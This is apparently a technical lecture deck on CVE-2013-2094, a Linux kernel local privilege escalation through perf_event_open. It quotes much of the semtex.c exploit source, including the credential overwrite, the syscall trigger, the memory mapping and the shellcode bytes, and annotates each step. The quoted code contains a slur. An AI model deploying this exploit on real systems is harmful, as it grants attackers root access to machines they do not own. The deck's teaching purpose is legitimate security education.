
Semtex.c

nyx security solutions ltd

A Linux Privilege Escalation


Gili Yankovitch, CEO, Chief Security Researcher



You have been warned!

This lecture is fairly technical and requires knowledge in several topics:


Assembly
Interrupts
Kernel/Usermode
Integer attacks



Scope of attack

- The following attack scope refers to a LOCAL privilege escalation.
- That means, that an attacker with local access to any user in the system is capable of gaining root access.

nyx security solutions ltd




CVE-2013-2094


- CVE-2013-2094 (Semtex.c) is a new vulnerability
- **Despite that**, Linux kernels from version 2.6.37 up to 3.8 are vulnerable.
  - From JAN 2011 to MAY 2013 (2.5 years)
- There's a 1-click code that exploits the vulnerability


Meet

Semtex.c



```
 * jewgold to 115T6jzGrVMgQ2Nt1Wnua7Ch1EuL9WXT2g if you insist.
 */

#define _GNU_SOURCE 1
#include <stdint.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <sys/mman.h>
#include <syscall.h>
#include <stdint.h>
#include <assert.h>

#define BASE  0x380000000
#define SIZE  0x010000000
#define KSIZE  0x2000000
#define AB(x) ((uint64_t)((0xababababLL<<32)^((uint64_t)((x)*313337))))

void fuck() {
        int i,j,k;
        uint64_t uids[4] = { AB(2), AB(3), AB(4), AB(5) };
        uint8_t *current = *(uint8_t **)(((uint64_t)uids) & (-8192));
        uint64_t kbase = ((uint64_t)current)>>36;
        uint32_t *fixptr = (void*) AB(1);
        *fixptr = -1;

        for (i=0; i<4000; i+=4) {
                uint64_t *p = (void *)&current[i];
                uint32_t *t = (void*) p[0];
                if ((p[0] != p[1]) || ((p[0]>>36) != kbase)) continue;
                for (j=0; j<20; j++) { for (k = 0; k < 8; k++)
                        if (((uint32_t*)uids)[k] != t[j+k]) goto next;
                        for (i = 0; i < 8; i++) t[j+i] = 0;
                        for (i = 0; i < 10; i++) t[j+9+i] = -1;
                        return;
next:;          }
        }
}

void sheep(uint32_t off) {
        uint64_t buf[10] = { 0x4800000001,off,0,0,0,0x300 };
        int fd = syscall(298, buf, 0, -1, -1, 0);
        assert(!close(fd));
}


int     main() {
        uint64_t  u,g,needle, kbase, *p; uint8_t *code;
        uint32_t *map, j = 5;
        int i;
        struct {
                uint16_t limit;
                uint64_t addr;
        } __attribute__((packed)) idt;
        assert((map = mmap((void*)BASE, SIZE, 3, 0x32, 0,0)) == (void*)BASE);
        memset(map, 0, SIZE);
        sheep(-1); sheep(-2);
        for (i = 0; i < SIZE/4; i++) if (map[i]) {
                assert(map[i+1]);
                break;
        }
        assert(i<SIZE/4);
        asm ("sidt %0" : "=m" (idt));
        kbase = idt.addr & 0xff000000;
        u = getuid(); g = getgid();
        assert((code = (void*)mmap((void*)kbase, KSIZE, 7, 0x32, 0, 0)) == (void*)
        kbase);
        memset(code, 0x90, KSIZE); code += KSIZE-1024; memcpy(code, &fuck,
        1024);
        memcpy(code-13,"\x0f\x01\xf8\xe8\5\0\0\0\x0f\x01\xf8\x48\xcf",
                printf("2.6.37-3.x x86_64\nsd@fucksheep.org 2010\n") % 27);
```






Diving In

- The vulnerability resides in Syscall 298 of x86 64-bit kernel
- This is the perf_event_open syscall
- Although, this vulnerability can be expanded to other architectures.

```
__SYSCALL_64(296, sys_pwritev, sys_pwritev)
__SYSCALL_64(297, sys_rt_tgsigqueueinfo, sys_rt_tgsigqueueinfo)
__SYSCALL_COMMON(298, sys_perf_event_open, sys_perf_event_open)
__SYSCALL_64(299, sys_recvmmsg, sys_recvmmsg)
__SYSCALL_COMMON(300, sys_fanotify_init, sys_fanotify_init)
__SYSCALL_COMMON(301, sys_fanotify_mark, sys_fanotify_mark)
```




It doesn't REALLY matter what it does.

But anyway:

man 2:

perf_event_open - set up performance monitoring


nyx security solutions ltd



The vulnerability

- What's wrong with the following code:


```c
static int perf_swevent_init(struct perf_event *event)
{
        int event_id = event->attr.config;

        if (event->attr.type != PERF_TYPE_SOFTWARE)
                return -ENOENT;

        /*
         * no branch sampling for software events
         */
        if (has_branch_stack(event))
                return -EOPNOTSUPP;

        switch (event_id) {
        case PERF_COUNT_SW_CPU_CLOCK:
        case PERF_COUNT_SW_TASK_CLOCK:
                return -ENOENT;

        default:
                break;
        }

        if (event_id >= PERF_COUNT_SW_MAX)
                return -ENOENT;

        if (!event->parent) {
                int err;

                err = swevent_hlist_get(event);
                if (err)
                        return err;

                static_key_slow_inc(&perf_swevent_enabled[event_id]);
                event->destroy = sw_perf_event_destroy;
        }
```



What happens next...

```c
        if (event_id >= PERF_COUNT_SW_MAX)
                return -ENOENT;

        if (!event->parent) {
                int err;

                err = swevent_hlist_get(event);
                if (err)
                        return err;

                static_key_slow_inc(&perf_swevent_enabled[event_id]);
                event->destroy = sw_perf_event_destroy;
        }

        return 0;
}
```

- Basically, There's an array called perf_swevent_enabled
- The kernel goes there and increments a DWORD in the address [*perf_swevent_enabled*] at offset [*event_id*]
- ... which we exploited.





And Finally


```c
struct static_key perf_swevent_enabled[PERF_COUNT_SW_MAX];

static void sw_perf_event_destroy(struct perf_event *event)
{
        u64 event_id = event->attr.config;

        WARN_ON(event->parent);

        static_key_slow_dec(&perf_swevent_enabled[event_id]);
        swevent_hlist_put(event);
}

```

- Now [event_id] is a 32 bit value (Any signed value)
- Allows us to access any address within 2^31-2^32 bytes boundary from [perf_swevent_enabled].

Exploiting the vulnerability








The syscall input

- We must use the syscall struct [*perf_event_attr*] to send input to the syscall. It looks something like this:

```c
struct perf_event_attr {

	/*
	 * Major type: hardware/software/tracepoint/etc.
	 */
	__u32			type;

	/*
	 * Size of the attr structure, for fwd/bwd compat.
	 */
	__u32			size;

	/*
	 * Type specific configuration information.
	 */
	__u64			config;

	union {
		__u64		sample_period;
		__u64		sample_freq;
	};

	__u64			sample_type;
	__u64			read_format;

	__u64			disabled       :  1, /* off by default        */
				inherit	       :  1, /* children inherit it   */
				pinned	       :  1, /* must always be on PMU */
				exclusive      :  1, /* only group on PMU     */
```

This variable is the one that's interesting...




sheep()

- This is achieved through the sheep() function:


```c
void sheep(uint32_t off) {
	uint64_t buf[10] = { 0x4800000001,off,0,0,0,0x300 };

	// GY: This syscall is [perf_event_open]. The actual [buf] values are irrelevant except for the
	// GY: [off] variable.
	// GY: Have a look here:
	// GY: http://code.woboq.org/linux/linux/include/uapi/linux/perf_event.h.html#perf_event_attr
	// GY: for explanation on this struct. practiccally, [off] is the [perf_event_attr.config] member in the kernel.
	// GY: This is the variable that will help us overflow in the kernel eventually.
	int fd = syscall(298, buf, 0, -1, -1, 0);
	assert(!close(fd));
}
```

- Where [*off*] will be the variable that will be considered as [*perf_event_attr.config*]


nyx security solutions ltd



64 bit land





- We must remember that we are running on a 64 bit machine.
- What does that mean?
- Address space
  - 0x0000000000000000 - 0xFFFFFFFFFFFFFFFF
- Using the vulnerability, we can now access 2GB of memory addresses lower than the exploited array
- … Or higher….
- What resides there?




Userland

- So, apparently the answer to this question is: userland.
- In 4GB range from the array, resides a usermode address.
- The exploit starts off with mmap()-ing a large memory block close to the end of the userland address space.





mmap() the hell out of it.




- This is done to ensure that the kernel will write somewhere there.
- Where
  - BASE = 0x380000000
  - SIZE = 0x010000000
    - (Notice: 64 bit addresses)
- Then we memset all of this and call sheep() to know where exactly the kernel accessed.

```c
// GY: We know that the write in the perf_swevent_init will write somewhere in the BASE area...
// GY: Allocate the memory so we will be able to measure it.
assert((map = mmap((void*)BASE, SIZE, 3, 0x32, 0,0)) == (void*)BASE);

// GY: Reset the memory allocated, so when we will search next for the write that occured in kernel mode
// GY: we will be able to identify it.
/* memset(map, 0, SIZE); // - Originally this was here but the kernel throws us out of the window because of performance. */
memset(map, 0, SIZE/2);
```

- Then we call sheep(-1)
  - And then sheep(-2) but this is less important...

```
// GY: Call the sheep() function twice with 0xff (64 bit) and 0xfe (64 bit) args
// GY: as offset. These arguments are used so that the vulnerability in the code will reach some code we mapped
// GY: before so we will know the relative position of the overflowed array to us.
sheep(-1); sheep(-2);
```


- ...What? why?!



- This is why:

```
// GY: This loop will find the exact place where the kernel wrote.
for (i = 0; i < SIZE/4; i++) if (map[i]) {
        assert(map[i+1]);
        break;
}
assert(i<SIZE/4);
```

- We're going to look (and find) what is the exact offset the kernel wrote.
- If we know what address the kernel wrote to, we can now know where is the of the [*perf_swevent_enabled*] array in correlation to our usermode addresses.




Expect the unexpected

- The next thing the exploit code does is to call the x86 instruction SIDT. (What does it do?)

```
// GY: Get the interrupt descriptor table pointer so we will be able to influence it later
asm ("sidt %0" : "=m" (idt));

// GY: This address calculation is a clever one. This will allocate a memory in user space
// GY: which is EXACTLY the same as some interrupt vector pointer. We will later use that when the kernel will
// GY: try to call that interrupt.
kbase = idt.addr & 0xff000000;
printf("KBase: 0x%08x\n", kbase);
```

- SIDT Receives the address of the interrupt vector. We will use it later.




Code bringup

